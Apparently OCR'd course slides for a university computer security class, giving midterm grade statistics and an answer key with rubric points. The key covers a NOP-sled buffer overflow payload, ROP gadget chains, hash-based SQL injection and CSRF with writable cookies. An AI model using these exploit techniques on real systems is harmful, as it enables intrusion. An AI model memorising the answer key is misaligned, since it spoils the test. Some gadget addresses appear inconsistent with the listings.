Midterm Statistics and Rubrics


University of Illinois

ECE 422/CS 461

Midterm Grades

Average = 37.3 / 50 Median = 37

Std deviation = 6.24 Highest = 51



Final Grade Cutoffs

- Running final score (out of 100) on Canvas
- 96.5 = A+, 93 = A, 90 = A-
- 86.5 = B+, 83 = B, 80 = B-
- …
- 60 = D-, <60 = F

- We *may* adjust cutoffs in your favor
- Please reach out if not doing well

Midterm Regrades

- You can come view your exam booklet during this Thursday's instructor office hour (10-11)

- No regrades for multiple choices
- Short answer regrades: check rubric carefully and present detailed arguments

Midterm 2.1 NOP Sled

```
alloca((r & 0xf) * 4);
char buf[80];
strcpy(buf, arg);      // buffer overflow (+1)
```

alloca() allocates 0 to 60 bytes (+1)

jump_target = 0xffffd000 – 80 (+1 each)

payload = b"\x90" * 60 + shellcode + pack('<I', jump_target) * 16 (or larger)

Midterm 2.2 ROP: Set %eax to 0x10

0x8052980 (+0.5)

XXXXXXXXX (+0.5)

```
xor %ebx, %ebx
pop %ecx
ret
```

0x8abbad8 (+1)

```
add 0x4, %ebx
mov %ebx, %eax
ret
```

0x8279f2b (+1)

```
0x8279f2a: 40          inc %eax
0x8279f2b: 83 c0 10    add 0x10, %eax
0x8279f2e: c3          ret
```

Midterm 2.2 ROP: Set %eax to 0x1

0x8052980 (+0.5)

XXXXXXXXX (+0.5)

```
xor %ebx, %ebx
pop %ecx
ret
```

0x8abbad8 (+1)

```
add 0x4, %ebx
mov %ebx, %eax
ret
```

0x80884f2 (+2)

```
0x80884ef: 8b 44 90 40      irrelevant instr
0x80884f3: c3               ret

0x8279f2a: 40               inc %eax
0x8279f2b: 83 c0 10         add 0x10, %eax
0x8279f2e: c3               ret
```

Midterm 2.3 MD5 vs. SHA2

- No difference (+1), because the output of SHA2 would also contain the specific raw bytes required for the SQL injection attack (+1)

Midterm 2.4 Writable Cookies

- Part i: Attacker can write a value to cookie (+1) and include that value in the forged request (+1)

- Part ii: Proper implementation of CSRF stores served token on server-side (+1) and compare with the value in the request (+1)
  - SameSite cookie gets +1 partial credit, because the attacker can overwrite the SameSite attribute